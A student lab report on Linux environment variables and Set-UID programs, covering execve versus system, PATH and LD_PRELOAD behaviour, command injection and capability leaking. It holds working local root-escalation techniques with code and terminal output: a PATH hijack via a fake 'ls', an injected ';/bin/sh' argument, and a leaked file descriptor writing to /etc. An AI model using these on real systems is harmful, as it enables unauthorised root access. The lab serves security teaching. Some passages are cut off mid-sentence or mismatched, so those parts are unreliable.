

MH4920
Supervised Independent Study I

Environment Variable & Set-UID

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1	Introduction	1
2	Overview	1
3	Lab	2
3.1	Manipulating Environment Variables	2
3.2	Process Inheritance	3
3.3	Execution of <code>execve()</code>	3
3.4	Execution of <code>system()</code>	4
3.5	Environment Variables & <code>Set-UID</code> Programs	5
3.6	<code>PATH</code> Environment Variable & <code>Set-UID</code>	6
3.7	<code>LD_PRELOAD</code> Environment Variable & <code>Set-UID</code>	7
3.8	Invoking External Programs using <code>system()</code> Versus <code>execve()</code> . .	8
3.9	Capability Leaking (Exploit)	9
	Appendix	10
4	Appendix	10
4.1	Process Inheritance C Code	10
4.2	Execution of <code>execve()</code>	11
4.3	Execution of <code>system()</code>	11
4.4	Environment Variables & <code>Set-UID</code> Programs	11
4.5	<code>PATH</code> Environment Variable & <code>Set-UID</code>	12
4.6	Call Shell	12
4.7	<code>sleep()</code> Library	12
4.8	Execute <code>sleep()</code> Function	12
4.9	Invoking External Programs using <code>system()</code> Versus <code>execve()</code> . .	13
4.10	Capability Leaking	14


1 Introduction

Environment variables are dynamic-named variables that affects running programs on a particular system. Common environment variables include `PATH`, where it is used to locate files for execution and `TMP`, used to describe the location or folder to store temporary files.

2 Overview

This lab will explore the use of environment variables, the process of propagation from parent to child processes and how environment variables affect running processes in the system. In particular, we pay special attention to the use of environment variables with respect to Set-UID programs.

2



```
Terminal
[01/05/2018 22:56] seed@ubuntu:~$ unset SOMEVAR
[01/05/2018 22:56] seed@ubuntu:~$ env | grep SOMEVAR
[01/05/2018 22:56] seed@ubuntu:~$
```

Figure 3: Removal of Environment Variable


3.2 Process Inheritance

In the current subsection, we fork the parent process to study how the environment variables affect both the parent and the child process. We also look at the inheritance properties of these processes. The C code that helps us to print the environment variables for the child and the parent process has been attached to the Appendix.

The code below compiles the C code for the parent and child process separately (after toggling the respective `printenv()` lines), executes the two programs and makes use of the `diff` command to show the difference in the outputs of the environment variables of the parent and the child process.

```
$ gcc -o childproc childprocess.c
$ gcc -o parproc parprocess.c
$ parproc > parproc.txt && childproc > childproc.txt
$ diff parproc.txt childproc.txt > diff.txt
```

The output from the `diff` command only lies in the last line where it denotes the name of the file being executed. Figure 4 shows the graphical output from the terminal. This indicates that the same set of environment variables residing on the system affects both the parent and the child processes.



```
Terminal
[01/07/2018 07:02] seed@ubuntu:~$ diff parproc.txt childproc.txt
36c36
< _=./parprocess
---
> _=./childprocess
[01/07/2018 07:02] seed@ubuntu:~$
```

Figure 4: No Difference in Environment Variables

3.3 Execution of `execve()`

The `execve()` command is analysed in this subsection, to determine whether the execution of the program is affected by the environment variables. The C code that will be used has been attached to the Appendix.

We need to first look at the function header of `execve()` and understand its function before continuing.


```
execve(const char *filename, char *const argv[],
char *const envp[]);
```

The first parameter is the file to be executed or the command name, while the second parameter will include the parameters for the executed file. The last parameter will include the environment variables that may be used by the program during execution with the form *Name=Value*. If there are no environment variables to be included in the execution of the program, “NULL” is used.

When executing the C program with the following line,

```
execve("/usr/bin/env", argv, NULL);
```

there is no output from the program. This is due to the existence of NULL in the third parameter of the function. When NULL is used, no environment variables are passed when calling the `env` function and therefore there are no environment variables for output.



```

[01/07/2018 09:10] seed@ubuntu:~$ execveprog
[01/07/2018 09:10] seed@ubuntu:~$


```

Figure 5: NULL in `execve`

The third parameter is now changed from NULL to `environ`, i.e.

```
execve("/usr/bin/env", argv, environ);
```

Execution of this compiled program now shows all the environment variables. `environ` is used to list all the environment variables in the user environment. As this is passed to the `env` function, execution will now output all the environment variables in the user environment.



```

[01/07/2018 09:10] seed@ubuntu:~$ execveprogedit
SSH_AGENT_PID=2764
GPG_AGENT_INFO=/tmp/keyring-Xpnl6n/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f67095bc4c5e900000002-1515220807-171442-849224526
WINDOWID=58727419
GNOME_KEYRING_CONTROL=/tmp/keyring-Xpnl6n
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:rh=00;01;49;33:co=01;35:bd=00;33;01;or=48;31;01;su=07;41;sg=30;43:ca=30;41;tw=30;42:ow=34;42:st=37;44:ex=01;32*:tar=01;31*:tgr=01;31*:arj=01;31*:ta
z=01;31*:lzh=01;31*:lza=01;31*:t1z=01;31*:t1p=01;31*:z=01;31*:Z=01;31*:d=01;31*:g=01;31*:l=01;31*:kz=01;31*:bz2=01;31*:bz=01;31*:tbz2=01;31*:tbz=01;31*:deb=01;31*:
rpm=01;31*:j=01;31*:war=01;31*:ear=01;31*:sar=01;31*:rar=01;31*:ace=01;31*:zoo=01;31*:cpio=01;31*:7z=01;31*:rz=01;31*:jpg=01;31*:jpeg=01;31*:gif=01;31*:bmp=01;31*:png=01;31*:
ppm=01;31*:tga=01;31*:xbm=01;31*:pnm=01;31*:tif=01;31*:tiff=01;31*:pgm=01;31*:svg=01;31*:svgz=01;31*:rmg=01;31*:pcc=01;31*:muv=01;31*:mpeg=01;31*:m2v=01;31*:mkv=01;31*:webm=01;31
*:ogm=01;31*:mp4=01;31*:m4v=01;31*:mpv=01;31*:vob=01;31*:qt=01;31*:nuv=01;31*:wmv=01;31*:asf=01;31*:rm=01;31*:rmvb=01;31*:flc=01;31*:avi=01;31*:fli=01;31*:flv=01;31*:gl=01;31*:
xcf=01;31*:xwd=01;31*:yuv=01;31*:cgm=01;31*:enf=01;31*:axv=01;31*:anx=01;31*:ogv=01;31*:ogx=01;31*:aac=00;36*:au=00;36*:flac=00;36*:m4a=00;36*:m4p=00;36*:mp3=00;36*:mpc=00;36*:
ogg=00;36*:ra=00;36*:wav=00;36*:aca=00;36*:oga=00;36*:spx=00;36*:xspf=00;36:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/tmp/keyring-Xpnl6n/ssh
SESSION_MANAGER=local/ubuntu:0/tmp/.ICE-unix/2711,unix/ubuntu:/tmp/.ICE-unix/2711
DEFAULTS_PATH=/usr/share/gconf/ubuntu-2d:default.path
XDG_CONFIG_DIRS=/etc/xdg/ubuntu-2d:/etc/xdg
PATH=/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
DESKTOP_SESSION=ubuntu-2d
PWD=/home/seed
GNOME_KEYRING_PID=2700
LANG=en_US.UTF-8
MANDATORY_PATH=/usr/share/gconf/ubuntu-2d:mandatory.path
UBUNTU_MENUPROXY=libappmenu.so
CONNECTION=ubuntu-2d
SHLVL=1
HOME=/home/seed
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
LOGNAME=seed
XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/ gnome:/usr/local/share:/usr/share/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-HRfNr2OLZK,guid=8669eb0b29a0051ea4c9603600000080
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:8
XDG_CURRENT_DESKTOP=unity
LESSCLOSE=/usr/bin/lesspipe %s %s
COLORTERM=gnome-terminal
XAUTHORITY=/home/seed/.Xauthority
./execveprogedit
[01/07/2018 09:10] seed@ubuntu:~$

```

Figure 6: `environ` in `execve`

3.4 Execution of `system()`

In this subsection, we focus on calling the `system` function and observe how environment variables are passed. When `system` is called, `execl` is executed

As `PATH` already exists in the system, `:$PATH` is added to the back to ensure that the existing `PATH` value is concatenated to the back of the newly added value.

Execution of the `Set-UID` programs shows that the edited `PATH` and `NEWENV` are displayed in the output. The `LD_LIBRARY_PATH` is however not in the list of environment variables when the `Set-UID` program is being run. As `LD_LIBRARY_PATH` can be used to run malicious libraries, it is ignored by default if it is a `Set-UID` program. Figure 8 and 9 shows the difference in the user environments between a `Set-UID` and a non `Set-UID` program.

```

[01/08/2018 08:15] seed@ubuntu:~$ /home/seed/setuid | grep -e 'PATH' -e 'NEWENV'
-e 'LD'
OLDPWD=/home/seed
LD_LIBRARY_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu-2d.default.path
PATH=/home/seed/lab:/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin:/usr/games
MANDATORY_PATH=/usr/share/gconf/ubuntu-2d.mandatory.path
NEWENV=var
[01/08/2018 08:16] seed@ubuntu:~$

```

Figure 8: `Set-UID` program

```

[01/08/2018 08:16] seed@ubuntu:~$ /home/seed/nonsetuid | grep -e 'PATH' -e 'NEWENV'
-e 'LD'
OLDPWD=/home/seed
LD_LIBRARY_PATH=/home/seed/lib
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu-2d.default.path
PATH=/home/seed/lab:/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin:/usr/games
MANDATORY_PATH=/usr/share/gconf/ubuntu-2d.mandatory.path
NEWENV=var
[01/08/2018 08:16] seed@ubuntu:~$

```

Figure 9: Non `Set-UID` program

3.6 `PATH` Environment Variable & `Set-UID`

Using `system` as a `Set-UID` program is dangerous as the `PATH` environment variable can be exploited to run malicious code. In this subsection, we will explore the use of the `PATH` environment variable and the interaction with the `Set-UID` program.

A `Set-UID` program written in `C` is defined such that it uses the `system` command to execute `ls`. The program is compiled with the name `setuidpath` for readability purposes and the code can be referenced in the Appendix. The `PATH` environment variable is now edited to point to another directory and placed at the front. Placing the directory at the front ensures that the program will always look into our added directory first before moving on to the following directories in the list to find the respective program to be executed. In this instance, we run the following code to update `PATH`,


```
$ export PATH=/home/seed:$PATH
```

We create a file that calls `sh` using `system`. The code has also been attached in the Appendix. The following line of code is run to ensure that the code is being compiled into a program with the name `ls` in the directory `/home/seed` that was just added.

```
$ gcc -o ls callsh.c
```

When `setuidpath` is run, a shell is obtained as the process that calls the shell is privileged. Further scripting reveals that we have obtained root access to the system using a `Set-UID` program.

The results of this subsection proves that it is extremely dangerous when a

A terminal window titled "Terminal" with a dark background. It shows a sequence of commands and their outputs. The first command is `gcc -o ls callsh.c`, followed by `setuidpath`. Then, the user enters `whoami`, and the output is `root`. The prompt changes from `#` to `#` again, indicating a successful exploit.

```
[01/08/2018 20:11] seed@ubuntu:~$ gcc -o ls callsh.c
[01/08/2018 20:11] seed@ubuntu:~$ setuidpath
# whoami
root
#
```

Figure 10: Exploit using PATH

Set-UID program uses the `system` command. It has also been shown that the PATH environment variable can be easily edited by a malicious user even without root privileges. Furthermore, using a relative path further increases the risk of the system being compromised.

3.7 LD_PRELOAD Environment Variable & Set-UID

The current subsection will focus on how Set-UID programs interact with LD_* environment variables, in particular LD_PRELOAD. The LD_* environment variables affect the behaviour of the dynamic loaders in Linux and LD_PRELOAD specifies additional user-specified shared library directories to be loaded before using the default set of directories.

A dynamic link library is created to replace the `sleep()` function in `libc`. The code for this library is attached in the Appendix. This is compiled and LD_PRELOAD is now edited to include the newly compiled library.

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

The `-fPIC` argument is used to ensure that the code generated is independent of the virtual address. Using PIC instead of `pic` ensures that the code generated is platform independent.

A new program *myprog* is created to execute the `sleep` function. The code for this simple program can be referenced from the Appendix. When *myprog* is run under the following circumstances, the results obtained were different.

1. Running *myprog* as a regular program and executing as a normal user, the string "I am not sleeping!" is displayed, which is expected as the sleep function in our user-defined library is used due to reading of the LD_PRELOAD environment variable.
2. Running *myprog* as a Set-UID program and running it with a normal user will result in the program going to sleep for 5 seconds. (To observe the results clearly, `sleep(1)` was amended to `sleep(5)` instead.)

3. Running *myprog* as a Set-UID program and exporting the LD_PRELOAD environment variable under the root account results in the string being displayed. Due to the security loophole of LD_PRELOAD, the user-defined library is only loaded if the environment variable was exported with root and the program run with root.
4. Setting *myprog* as a user1 Set-UID program with LD_PRELOAD environment variable set under user2 and executing it results in the program going to sleep for 5 seconds.

We analyse the results obtained from the four different conditions and notice that the LD_PRELOAD is ignored if the owner and the user executing the program is different, then there will be no execution of the user-defined library.


3.8 Invoking External Programs using `system()` Versus `execve()`

This section looks at using `system()` and `execve()` at executing external programs that are not intended. The C code that will be used limits the user to using the `cat` function. Due to this, the owner assumes that the user will cannot execute any write function on the system and will not be able to edit any file. The C code for this has been attached in the Appendix.

The code is compiled as a Set-UID program with the name *audit* and root as the owner. In particular, we note that the “;” operator can be used to initiate the next command. As such, running the program using the following code will allows us to obtain a shell.

```
$ audit "sometext.txt;/bin/sh"
```


In this instance, a dummy file with the file name and extension `sometext.txt` will just act as the argument needed to execute the `cat` function before the shell can be obtained. After the shell has been obtained, system operations such as `rm -rf` can be performed even without being given root privileges.

A terminal window titled "Terminal" with standard window controls. The prompt is [01/09/2018 04:59] seed@ubuntu:~\$. The command audit "sometext.txt;/bin/sh" has been entered. The output shows the prompt changing from # to root, and then to # with a cursor, indicating a successful shell takeover.

```
[01/09/2018 04:59] seed@ubuntu:~$ audit "sometext.txt;/bin/sh"
# whoami
root
# █
```

Figure 11: Shell obtained using `system()`

When we use `execve()` instead and compile again, we note that a shell cannot be obtained this time. This is due to `execve` interpreting the entire string as an argument and hence will not be able to find the file.




```
Terminal
[01/09/2018 05:05] seed@ubuntu:~$ audit "sometext.txt;/bin/sh"
/bin/cat: sometext.txt;/bin/sh: No such file or directory
[01/09/2018 05:05] seed@ubuntu:~$
```

Figure 12: Cannot obtain Shell using `execve()`

3.9 Capability Leaking (Exploit)

In this section, we take a look at capability leaking, where privileges are downgraded after execution but may still be accessible by non-privileged processes. Using `setuid()` sets the effective user ID of the calling process and removes root privileges if the user executing the program is not root.

In the C code provided for this section, a vulnerability can be found in the program where root access is revoked but the file that was previously opened under root privileges is still able to have its file edited.



```
Terminal
[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zxx
Something here
[01/09/2018 06:46] seed@ubuntu:~$ capleak
[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zxx
Something here
Malicious Data
[01/09/2018 06:46] seed@ubuntu:~$
```

Figure 13: Capability Leaking

In Figure 13, it can be seen that the file was successfully written as the handle that opens the file still retains root privileges and as a result is successful in writing the contents into the file even after `setuid(getuid())` has been executed.

4 Appendix

4.1 Process Inheritance C Code

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;
void printenv()
{
    int i=0;
    while (environ[i] !=NULL)
    {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;
    switch(childPid=fork())
    {
        case 0:
            printenv(); /*Child process*/
            exit(0);
        default:
            //printenv(); /*Parent process*/
            exit(0);
    }
}
```

4.2 Execution of `execve()`

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, NULL);

    return 0;
}
```

4.3 Execution of `system()`

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");

    return 0;
}
```

4.4 Environment Variables & Set-UID Programs

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void main()
{
    int i=0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

4.5 PATH Environment Variable & Set-UID

```
int main()
{
    system("ls");
    return 0;
}
```

4.6 Call Shell

```
int main()
{
    system("sh");
    return 0;
}
```

4.7 sleep() Library

```
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

4.8 Execute sleep() Function

```
int main()
{
    sleep(1);
    return 0;
}
```

4.9 Invoking External Programs using system() Versus execve()

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *v[3];
    char *command;

    if (argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0]="/bin/cat";
    v[1]=argv[1];
    v[2]=NULL;

    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);

    sprintf(command, "%s %s", v[0], v[1]);

    system(command);
    //execve(v[0], v, NULL);

    return 0;
}
```

4.10 Capability Leaking

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
    int fd;
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd==-1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    sleep(1);

    setuid(getuid());

    if (fork()){
        close (fd);
        exit(0);
    } else {
        write(fd, "Malicious Data\n", 15);
        close (fd);
    }
}
```